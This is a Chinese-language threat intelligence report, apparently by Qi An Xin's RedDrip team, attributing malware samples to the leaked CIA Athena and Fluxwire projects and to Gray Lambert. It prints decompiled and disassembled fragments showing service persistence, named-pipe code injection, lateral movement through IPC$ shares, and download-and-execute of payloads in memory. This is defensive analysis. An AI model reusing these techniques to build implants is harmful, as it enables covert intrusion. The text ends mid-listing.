奇安信威胁情报中心

Archived: 2026-04-05 22:21:05 UTC

引言

2017年3月7日，维基解密首次在其网站对外曝光了美国中央情报局（CIA）相关资料，并且代号为Vault7[参考链接: 5]，并且从当月直至9月7日每周都会对外披露其中一个项目的相关资料内容[4]。在这批泄露资料中，主要涉及其相关网络武器库和行动项目的代号和对应文档介绍，鲜有具体的涉及implant（植入物）的技术实现和利用细节。

2017年4月，国外安全厂商赛门铁克和卡巴斯基分别发布了对相关网络武器库的研究报告，其分别命名为Longhorn[1]和The Lamberts[2]。在相关的研究报告中给出了涉及多种网络武器的命名和分类，以及其归属的关联性判断依据等，但涉及实际技术分析的内容依然很少。

奇安信威胁情报中心红雨滴团队对历史曝光的CIA网络武器及相关资料进行研究，并发现了多种网络武器文件，并且根据分析的结果与现有公开资料内容进行了关联和判定。并且我们还发现这些网络武器曾用于攻击中国的目标人员和机构，其相关攻击活动主要发生在2012年到2017年（与Vault7资料公开时间相吻合），并且在其相关资料被曝光后直至2018年末，依然维持着部分攻击活动，目标可能涉及国内的航空行业。

本报告是结合对具体网络武器样本的技术分析，并与公开情报中的相关资料和代号相对应起来。

网络武器

Athena（雅典娜）项目


简介

Athena（雅典娜）项目是维基解密于2017年5月19日披露的，其用于在Windows系统（从XP到Windows 10）上提供远程信标（beacon）和程序加载的木马程序，从其功能介绍也可以推断出其更可能用于获取到攻击立足时，向目标主机植入的攻击模块，并用于加载和执行下阶段载荷。Athena是由CIA与美国本土的Siege Technologies公司合作开发的（后者于2016年被Nehemiah Security收购）。

我们找到了和Athena相关的样本文件，并且发现其就是卡巴斯基报告中提及的Black Lambert。

Loader模块

这里对样本进行分析，该样本也在卡巴报告中的Black Lambert中所提及，该样本曾出现在利用Windows字体0day漏洞CVE-2014-4148的攻击事件中。可以看到其导出函数并不是正常的字母名字，而是一个数字编号。我们也发现这一特征在多种攻击样本中出现，这也符合Vault7相关泄露资料中，其关于相关攻击代码的开发的约定策略。




样本运行之后首先会检测一些windows中的指定进程是否存在（可以看到这些都是一些比较少见的windows相关进程），如果存在则获取对应的processid，否则获取当前进程的processid，用于之后的注入。

其从样本指定偏移的位置读取payload，这个字段的偏移通过遍历节表，找到正常节代码最后的部分，该部分是一个去掉头的payload，获取到对应的位置后，读取其中的内容并修复对应的pe头，并且加载执行。

Payload模块

Loader模块释放的pe文件如下所示，从该后门的函数量可以看出这是一个功能复杂的攻击模块，其入口函数为winlib_1。



其实现了非常丰富的控制指令，其中也包括一些特殊功能，如：

支持GUI程序的后台点击；

支持作为隧道转发工具；

使用共享命名管道实施横向移动和模块执行。

字符串解密算法

该后门对其中使用的字符串都进行了加密，每一个加密的字符串实际上是以下的格式保存的，即前四个字节保存了加密字符中block的个数，通过xor key保存，每个block 4个字节，通过do，while循环中的算法解密。

```
+size+block1+block2+...blockn
   4     4       4          4
```

控制指令


控制指令相关同样是加密存放，下面对解密后的部分重要指令进行说明：

指令	**功能**
cmd_at	该指令用于计划任务相关的设置。
cmd_idlewatch	该指令主要通过GetLastInputInfo监控机器设备的活动情况
cmd_wincontrol	通过postMessage向指定gui发送消息，结合SendInput鼠标左键的操作，再配合一开始设置的隐藏桌面，以实现对用户机器上任意GUI应用的控制。
cmd_catInstall	该指令主要通过DCOM loader设置IPC$,ADMIN$共享的方式以实现在局域网的传播。

其中cmd_catInstall通过共享的方式传播下发后续的载荷，代码下发之后删除该共享，所以这里其实需要攻击者获取到相关设备的访问凭据，否则无法设置对应的共享。

关联和归属

从下图可以看到Payload模块实现的指令几乎涵盖了维基解密泄露的Athena项目文档中所提及的所有相关控制指令。这也是我们将Black Lambert和Athena项目相关联的原因。




下阶段植入物

下阶段植入物是由Payload模块通过IPC$共享方式下发和执行的，并且在分析过程中，我们确实找到了相关的佐证依据。

下阶段植入物为一个dll模块，其落地文件名可能以随机字符串文件名或伪装成网络协议相关，如Winhttp32，winDNS，winftp32，winrdp64等。其启动主要通过两种方式：一是通过远程IPC管道利用regsvr32注册安装，二是首次在目标机器安装后，后续以服务形态执行和持久性维持。结合其启动方式特点，推测该模块主要用于内网横向移动阶段，并维持持久性。

这里我们以模块名为winhttp32.dll为例分析，其主要通过服务的方式启动：



将自身注册为NativeService的服务。

```
int __fastcall ServiceMain(volatile LONG *a1, LONG a2, int a3, int *a4)
{
  int result; // eax@1

  dword_828280 = 32;
  dword_828284 = 2;
  dword_828288 = 7;
  dword_82828C = 0;
  dword_828290 = 0;
  dword_828294 = 0;
  dword_828298 = 0;
  sub_822222(a1, a2);
  unk_828080 = *(_DWORD *)"NativeService";
  *((_DWORD *)&unk_828080 + 1) = *(_DWORD *)"veService";
  *((_DWORD *)&unk_828080 + 2) = *(_DWORD *)"rvice";
  *((_WORD *)&unk_828080 + 6) = *(_WORD *)"e";
  result = RegisterServiceCtrlHandlerExA(&unk_828080, HandlerEx, 0);
  dword_82829C = result;
  if ( result )
  {
    dword_828284 = 4;
    dword_828294 = 0;
    dword_828298 = 0;
    result = SetServiceStatus(result, &dword_828280);
    if ( result )
    {
      fun_Entrymain(*a4);
      fun_SetServiceStatus();
      fun_CheckandTerminate(*a4);
      result = fun_GetModuleFileNameA();
    }
  }
  return result;
}
```

```
  func_sprintf(L"SYSTEM\\CurrentControlSet\\Services\\%s", a1);
  v3 = RegOpenKeyExW(-2147483646, &v12, 0, 257, &v18);
  if ( v3 > 0 )
    v3 = (unsigned __int16)v3 | 0x80070000;
  v19 = v3;
  if ( v3 >= 0 )
  {
    v17 = 511;
    v4 = RegQueryValueExW(v18, L"ImagePath", 0, &v16, &Str, &v17);
    if ( v4 > 0 )
      v4 = (unsigned __int16)v4 | 0x80070000;
    v19 = v4;
    if ( v4 >= 0 && wcsstr(&Str, L"svchost") )
    {
      v5 = wcsstr(&Str, L"-k");
      if ( v5 )
      {
```

其通过命名管道的方式，和自身拷贝的子进程进行通信。

```
31  v1 = CreateNamedPipeW(&v19, 3, 4, 1, 10240, 10240, -1, &v15);
32  v2 = v1;
33  if ( v1 == -1 )
34  {
35    v3 = GetLastError();
36    if ( v3 > 0 )
37      v3 = (unsigned __int16)v3 | 0x80070000;
38    return v3;
39  }
40  if ( !ConnectNamedPipe(v1, 0) )
41  {
42    v5 = GetLastError();
43    if ( v5 > 0 )
44      v5 = (unsigned __int16)v5 | 0x80070000;
45    v4 = v5;
46    goto LABEL_23;
47  }
48  v4 = sub_822BF4(v2);
49  if ( v4 >= 0 )
50  {
51    v4 = fun_ReadbyPipe((int)&v13, v2, &v12);
52    if ( v4 >= 0 )
53    {
54      if ( v13 == 1 && v14 == 4 )
55      {
56        v6 = *v12;
57        if ( (unsigned int)*v12 <= 3 )
58        {
59          v7 = fun_CreateforInject(v2, v6, a1);
60        }
61        else
62        {
63          if ( v6 != 4 )
64          {
65            if ( v6 > 4 && v6 <= 6 )
66            {
67              v7 = fun_Inject(v2, *v12);
68              goto LABEL_20;
69            }
70            goto LABEL_22;
71          }
72          v7 = fun_GetnextPayloadfromReg(v2);
73        }
74LABEL_20:
75        v4 = v7;
76        if ( v7 >= 0 )
77          v4 = 0;
```

其实现了包括可以注入代码到进程，获取系统版本信息以及执行代码的三种功能。

```
.text:10002DE5                  ja      short loc_10002E0D
.text:10002DE7                  push    eax
.text:10002DE8                  mov     eax, ebx
.text:10002DEA                  call    func_injectDll
.text:10002DEF                  jmp     short loc_10002E03
.text:10002DF1 ; ---------------------------------------------------------------------------
.text:10002DF1
.text:10002DF1 loc_10002DF1:                            ; CODE XREF: sub_10002CCA+114↑j
.text:10002DF1                  push    ebx
.text:10002DF2                  call    func_getVersion
.text:10002DF7                  jmp     short loc_10002E03
.text:10002DF9 ; ---------------------------------------------------------------------------
.text:10002DF9
.text:10002DF9 loc_10002DF9:                            ; CODE XREF: sub_10002CCA+10F↑j
.text:10002DF9                  push    [ebp+arg_0]
.text:10002DFC                  push    eax
.text:10002DFD                  push    ebx
.text:10002DFE                  call    func_execute
.text:10002E03
.text:10002E03 loc_10002E03:                            ; CODE XREF: sub_10002CCA+125↑j
```


关联和归属

在分析过程中，我们发现下阶段植入物用于运行不止一种载荷类型，其中常见的为分发运行Fluxwire Node模块，以及另外一种未知的执行模块。

Fluxwire Node

简介

Fluxwire是CIA为了实现mesh networking而创建的项目，在泄露的文档中包括了一份关于Fluxwire的Linux版本控制端的介绍和使用手册：



Fluxwire Documentation

Release 3.5.0

Corporation

November 12, 2015

通过手册内容，可以看到整个fluxwire是支持多个平台，覆盖了window，linux，mac os等，且支持多个指令集的平台。

1.3 Supported Platforms and Architectures

Platform	x86	x64	PPC	MIPS	ARM	Sparc
Microsoft Windows	✔	✔			✔	
Linux	✔	✔	✔	✔	✔	✔
Mac OS X	✔	✔				
FreeBSD	✔					
OpenBSD						
NetBSD						
Solaris	✔					✔
AIX			✔			
SCO						

从文档中可以看到fluxwire一直到2015年11月都还在更新，遗憾的是整个fluxwire的文档主要在说明相关的攻击端使用，对用于失陷机器上植入的木马的设计并未详细介绍，只是说明其植入的模块称为Node。

Node模块

如下所示可以看到其依赖于两个参数，这两个参数为命令行中的argc，argv。Node模块启动时确实会传入一个文件路径参数，并通常伪装成数据文件，结合Node模块的功能分析，我们推测该数据文件才是具体的功能核心实现。

```
45  v3 = fun_Entry(dword_605650, dword_605658);
46  dword_605668 = v3;
47  if ( !dword_60565C )
48    exit(v3);
49  if ( !dword_60566C )
50    cexit();
51  return dword_605668;
52 }
```

进入fun_Entry，首先判断参数是否为2，即是否传入了路径参数，之后读取参数路径文件中的内容，并搜索指定偏移的位置，根据该偏移进行后续的解密及倒入表的修复。

```
48  v31 = (LPVOID)fun_FindSpecialmem(0, 0, 1);
49  if ( !v31 )
50  {
51    if ( a1 < 2 )
52      goto LABEL_22;
53    dword_605DA8 = 14;
54    v3 = fun_CreateFile(*(char **)(a2 + 4), (int)"r");// creat file throught args
55    v4 = (int)v3;
56    if ( !v3 )
57      goto LABEL_22;
58    v5 = fun_HeapAlloc(*((_DWORD *)v3 + 3));
59    lpMem = v5;
60    if ( !v5 )
61      goto LABEL_22;
62    v6 = *(_DWORD *)(v4 + 0xC);
63    v28 = fun_ReadFile(v4, v5, *(_DWORD *)(v4 + 0xC));
64    fun_HeapFree_0((LPVOID)v4);
65    sub_601C1C(*(LPCSTR *)(a2 + 4), 7);
66    if ( v28 == -1 )
67      goto LABEL_22;
68    v31 = (LPVOID)fun_FindSpecialmem((unsigned int)lpMem, v6, 0);
69    if ( !v31 )
70      goto LABEL_22;
71  }
72  v31 = fun_Decrytpmodule((int)v31);
73  if ( lpMem )
74  {
75    fun_HeapFree(lpMem);
76    lpMem = 0;
77  }
78  if ( !v31 )
79    goto LABEL_22;
80  ::lpMem = v31;
81  v7 = fun_RepareImport((int)v31);
```

寻找偏移的算法如下，找到0x4286A1F5，且其后0x2c为0xF3D781AF的地址。

```
1 unsigned int __stdcall fun_FindSpecialmem(unsigned int a1, int a2, char a3)
2 {
3   unsigned int result; // eax@2
4
5   if ( a3 != 1 )
6   {
7     result = a1;
8     if ( a1 )
9     {
10      if ( a2 )
11      {
12        while ( result < a1 + a2 - 4 )
13        {
14          if ( *(_DWORD *)result == 0x4286A1F5 && *(_DWORD *)(result + 0x2C) == 0xF3D781AF )
15            return result;
16          ++result;
17        }
18      }
19    }
20  }
21  return 0;
22 }
```

之后调用后续的模块，由于传入的文件无法获取，因此不知道攻击的后续。

```
1 FARPROC __stdcall fun_shell_Get_core_entry(int a1)
2 {
3   return fun_Get_core_entry(a1, "core_entry");
4 }
```

在分析中，我们发现Node模块通常伪装成Netmeet.exe，而Netmeet是微软在Win95到WinXP内置的VoIP程序，Vista以后被移除。这也许就是在后续的失陷机器上我们没有找到对应伪装成netmeet载荷的原因之一。

关联和归属


在分析的样本中包含了一个PDB路径未被移除。

```
c:\users\bot\fluxwire-cmake\delta\mswin-x86\build\base\cmake\ddk_node\objfre_wxp_x86\i386\node.pdb
```

其中的pdb路径包含了fluxwire和node的关键词。我们直接google相关关键词，可以找到泄露的fluxwire相关文档时间是在2015年11月，而我们看到的包含了pdb的文件却是在2015年3月进行的攻击，因此存在嫁

祸的可能性较小。

结合文档中对Node启动方式的介绍：



2.3 Node

Fluxwire Node is the remote application that establishes the interconnecting links of the mesh network. The packer is used to configure and generate nodes for use across multiple platforms. Operators do not interface directly with a node but rather establish a link to the underlying mesh network using the Desktop.

Warning: Microsoft Windows binaries that are located on a network share should be spawned with cmd.exe or CreateProcess(). This is to avoid having a popup dialog appear on the desktop asking the user if they would like to run the file.

从文档中我们可以得知其Node程序在Windows下会以cmd.exe或者CreateProcess两种方式启动。在分析过程中我们确实找到了两种启动方式的证据，而后一种启动为则是通过winhttp32模块启动后通过命名管道执行的。


另一种横向移动模块

在分析中，我们找到了另一个直接通过winhttp32模块启动的载荷，但代码实现和fluxware node不同。

其主函数很简单，就是一个简单的loader。

```
1 char fun_Entry()
2 {
3   char v0; // bl@1
4   int v2; // [sp+Ch] [bp-18h]@1
5   int v3; // [sp+10h] [bp-14h]@1
6   int v4; // [sp+14h] [bp-10h]@1
7   int v5; // [sp+18h] [bp-Ch]@1
8   int v6; // [sp+1Ch] [bp-8h]@1
9   int v7; // [sp+20h] [bp-4h]@1
10
11  v2 = dword_823000[0];
12  v3 = dword_823000[1];
13  v4 = dword_823000[2];
14  v0 = 0;
15  v7 = 0;
16  v6 = 0;
17  v5 = dword_823000[3];
18  if ( fun_ConnectandDownload(&v7, &v6) )
19  {
20    if ( sub_8217CC(&v7, &v6, (int)&v2) )
21    {
22      v0 = 0;
23      if ( fun_CalltoNextpayload((LPVOID *)&v7, (SIZE_T *)&v6) )
24        v0 = 1;
25    }
26  }
27  if ( v7 )
28    sub_821788((LPVOID *)&v7, (SIZE_T *)&v6);
29  return v0;
30 }
```

首先通过动态获取函数地址的方式，获取到socket相关的函数，之后通过xor 0x7F的方式解密的对应的cc。通过解密我们发现cc只是一个内网地址，因此基本可以确定，该模块是用于攻击者已经控制了内网中的一台主机，并将其转化为了对应的cc节点。



下载cc下发的模块，经过处理后设置内存页属性，并启动。

```
char __stdcall fun_CalltoNextpayload(LPVOID *a1, SIZE_T *a2)
{
  char result; // al@2
  DWORD flOldProtect; // [sp+4h] [bp-4h]@1

  if ( VirtualProtect(*a1, *a2, 0x20u, &flOldProtect) )
  {
    ((void (*)(void))*a1)();
    result = 1;
  }
  else
  {
    result = 0;
  }
  return result;
}
```

我们在研究Fluxwire使用手册时，其确实是支持在内网下做更多模块下发，并且有的还支持命名管道的通信方式。由于缺乏必要的证据链，我们暂时无法猜测该模块和Node的更多关联性。

Gray Lambert


我们找到了几个样本和卡巴报告中的Gray Lambert相似，由于暂未和CIA已知项目联系起来，所以这里延续卡巴的命名。


Loader模块

poolstr.dll是一个服务启动的dll，其可以由winhttp32模块启动。

Name	Address	Ordinal
ServiceMain	0000000180003420	18
HandlerEx	0000000180003310	19
SvchostPushServiceGlobals	0000000180003680	20
DllEntryPoint	0000000180001A30	[main entry]

其首先会读取资源，并解密。原始资源和解密后的字符串如下。






地址	十六进制	ASCII
00000000007520F0	63 00 3A 00 5C 00 77 00 69 00 6E 00 64 00 6F 00	c.:.\.w.i.n.d.o.
0000000000752100	77 00 73 00 5C 00 73 00 79 00 73 00 74 00 65 00	w.s.\.s.y.s.t.e.
0000000000752110	6D 00 33 00 32 00 5C 00 70 00 6F 00 6F 00 6C 00	m.3.2.\.p.o.o.l.
0000000000752120	73 00 74 00 72 00 6D 00 67 00 72 00 2E 00 64 00	s.t.r.m.g.r...d.
0000000000752130	6C 00 6C 00 00 00 00 00 6C 00 61 00 6E 00 6D 00	l.l.....l.a.n.m.
0000000000752140	61 00 6E 00 73 00 65 00 72 00 76 00 65 00 72 00	a.n.s.e.r.v.e.r.
0000000000752150	00 00 00 00 00 00 25 00 53 00 79 00 73 00 74 00	......%.S.y.s.t.
0000000000752160	65 00 6D 00 52 00 6F 00 6F 00 74 00 25 00 5C 00	e.m.R.o.o.t.%.\.
0000000000752170	73 00 79 00 73 00 74 00 65 00 6D 00 33 00 32 00	s.y.s.t.e.m.3.2.
0000000000752180	5C 00 73 00 72 00 76 00 73 00 76 00 63 00 2E 00	\.s.r.v.s.v.c...
0000000000752190	64 00 6C 00 6C 00 00 00 00 00 08 02 00 00 01 68 00	d.l.l.........h.
00000000007521A0	00 10 00 00 00 8F 02 84 E5 4E F3 52 D0 88 DF F0	.........åNóRÐ.ßð
00000000007521B0	0D 45 68 FA 13 AB AB AB AB AB AB AB AB AB AB AB	.Ehú.««««««««««««

通过访问注册表的SYSTEM\CurrentControlSet\Services，这里应该是利用的lanmanserver，并写入Parameters下的ServiceDll。

```
.text:00000001800045BC
.text:00000001800045BC loc_1800045BC:                          ; CODE XREF: sub_180004470+F6↑j
.text:00000001800045BC                                         ; sub_180004470+10E↑j ...
.text:00000001800045BC                 mov     rcx, rdi
.text:00000001800045BF                 call    sub_180004A80   ; 注册表，写服务dll路径
.text:00000001800045C4                 mov     rcx, cs:hModule ; hModule
.text:00000001800045CB                 lea     rdx, [rsp+268h+Filename] ; lpFilename
.text:00000001800045D0                 mov     r8d, 104h       ; nSize
.text:00000001800045D6                 call    cs:GetModuleFileNameW
.text:00000001800045DC                 xor     edi, edi
.text:00000001800045DE                 mov     [rsp+268h+var_220], 7
.text:00000001800045E7                 mov     [rsp+268h+var_228], rdi
.text:00000001800045EC                 mov     [rsp+268h+Dst], di
.text:00000001800045F1                 cmp     [rsp+268h+Filename], di
.text:00000001800045F6                 jnz     short loc_1800045FD
.text:00000001800045F8                 mov     r8d, edi
.text:00000001800045FB                 jmp     short loc_180004610
```



接下来动态获取文件相关API，分配内存，并创建线程

```
.text:0000000180004610 loc_180004610:                          ; CODE XREF: sub_180004470+18B↑j
.text:0000000180004610                 lea     rdx, [rsp+268h+Filename] ; Src
.text:0000000180004615                 lea     rcx, [rsp+268h+Dst] ; Dst
.text:000000018000461A                 call    sub_180002C70
.text:000000018000461F                 lea     rcx, [rsp+268h+Dst]
.text:0000000180004624                 call    sub_180003A10   ; 文件API动态获取
.text:0000000180004629                 mov     rbx, rax
.text:000000018000462C                 test    rax, rax
.text:000000018000462F                 jz      short loc_180004668
.text:0000000180004631                 call    sub_180004130   ; 分配内存，改变为读
.text:0000000180004636                 test    rax, rax
.text:0000000180004639                 jnz     short loc_180004646
.text:000000018000463B                 mov     rcx, rbx
.text:000000018000463E                 call    cs:??3@YAXPEAX@Z ; operator delete(void *)
.text:0000000180004644                 jmp     short loc_180004668
.text:0000000180004646 ; ---------------------------------------------------------------------------
.text:0000000180004646
.text:0000000180004646 loc_180004646:                          ; CODE XREF: sub_180004470+1C9↑j
.text:0000000180004646                 mov     r9, rbx         ; lpParameter
.text:0000000180004649                 mov     r8, rax         ; lpStartAddress
.text:000000018000464C                 xor     edx, edx        ; dwStackSize
.text:000000018000464E                 xor     ecx, ecx        ; lpThreadAttributes
.text:0000000180004650                 mov     [rsp+268h+lpThreadId], rdi ; lpThreadId
.text:0000000180004655                 mov     [rsp+268h+dwCreationFlags], edi ; dwCreationFlags
.text:0000000180004659                 call    cs:CreateThread
.text:000000018000465F                 mov     rcx, rax        ; hObject
.text:0000000180004662                 call    cs:CloseHandle
```

从上述来看该dll应该是主要维持持久化的。

另一个Loader模块

msapi32.dll同样是一个服务dll。其有两个资源文件：

在线程中首先解密两个资源，1024资源是解密释放文件的路径：

然后从1023资源解密tlb文件，并写入目标路径，最后将其运行。

```
text:0000000180009D04                mov     rdx, rsi        ; hResInfo
text:0000000180009D07                mov     rcx, cs:hLibModule ; hModule
text:0000000180009D0E                call    cs:LoadResource
text:0000000180009D14                mov     r14, rax
text:0000000180009D17                test    rax, rax
text:0000000180009D1A                jz      loc_180009BC3
text:0000000180009D20                mov     rdx, rsi        ; hResInfo
text:0000000180009D23                mov     rcx, cs:hLibModule ; hModule
text:0000000180009D2A                call    cs:SizeofResource
text:0000000180009D30                mov     edi, eax
